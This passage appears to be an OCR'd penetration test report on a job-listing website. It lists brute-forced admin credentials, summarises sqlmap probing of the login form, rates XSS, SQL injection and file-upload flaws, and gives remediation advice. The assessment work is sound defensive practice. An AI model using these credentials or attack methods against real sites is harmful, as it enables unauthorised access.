
Results:

- Millions of password attempts were made.
- Valid credentials found:
- admin : 123
- admin : 123456
- admin : 123456789
- admin : pri

Value:

- Successfully cracked login credentials, proving the site is vulnerable to brute-force attacks.
- This highlights poor password policy and lack of brute-force protection.

5.



sqlmap tested the username and password variables of type POST.

It has not been conclusively confirmed that a successful SQL injection occurred, but it did show some initial positive signs (heuristic (basic) test shows... might be injectable).

Several types of SQL injection techniques have been tried, such as:

Blind SQL Injection (AND/OR-based)

Boolean-based tests using various functions (e.g., MAKE_SET, ELT, EXTRACTVALUE)

Error-based And many more (as shown in your output)

Risk Rating summary

Vulnerability :	Risk Level
Xss	medium
Sql injection	High
File Upload	critical

Recommendations

Based on the vulnerabilities identified during the assessment, the following recommendations are provided to improve the overall security posture of the web application:

General Recommendations:

- Implement robust input validation on all user-supplied data.
- Follow the Principle of Least Privilege for database users and system permissions.
- Enable logging and monitoring to detect suspicious or malicious behavior.
- Regularly update software components, frameworks, and libraries to patch known vulnerabilitie


For Cross-Site Scripting (XSS):

- Sanitize and encode user inputs using functions like htmlspecialchars() before displaying them in the browser.
- Prevent the injection of JavaScript or HTML content in input fields.
- Apply a Content Security Policy (CSP) to restrict the execution of untrusted scripts.

For SQL Injection:

- Use Prepared Statements or Parameterized Queries to safely interact with the database.
- Avoid exposing detailed error messages to users.
- Consider implementing CAPTCHA or rate limiting on login and form submission endpoints

For Insecure File Upload :



- Use a whitelist approach to allow only specific file types (e.g., .jpg, .png, .pdf).
- Verify the MIME type of uploaded files rather than relying on the file extension.
- Store uploaded files outside the web root to prevent direct access.
- Rename uploaded files and avoid executing any uploaded content

Conclusion :

our site is a site that provides job opportunities. The site contains a registration page for new users so that the user creates an account for him on the site. This page contains a XSS vulnerability... The site also contains a login page for users who have an account on the site, which contains a sql injection vulnerability... When the user enters the site, he has the option to uoplad his resume, and here lies the vulnerability in uploading files.

The site has serious vulnerabilities that enable an attacker to bypass protection, steal data, or even control the entire server. It is recommended to follow the best security practises and fix the vulnerabilities documented in this report..

THANK YOU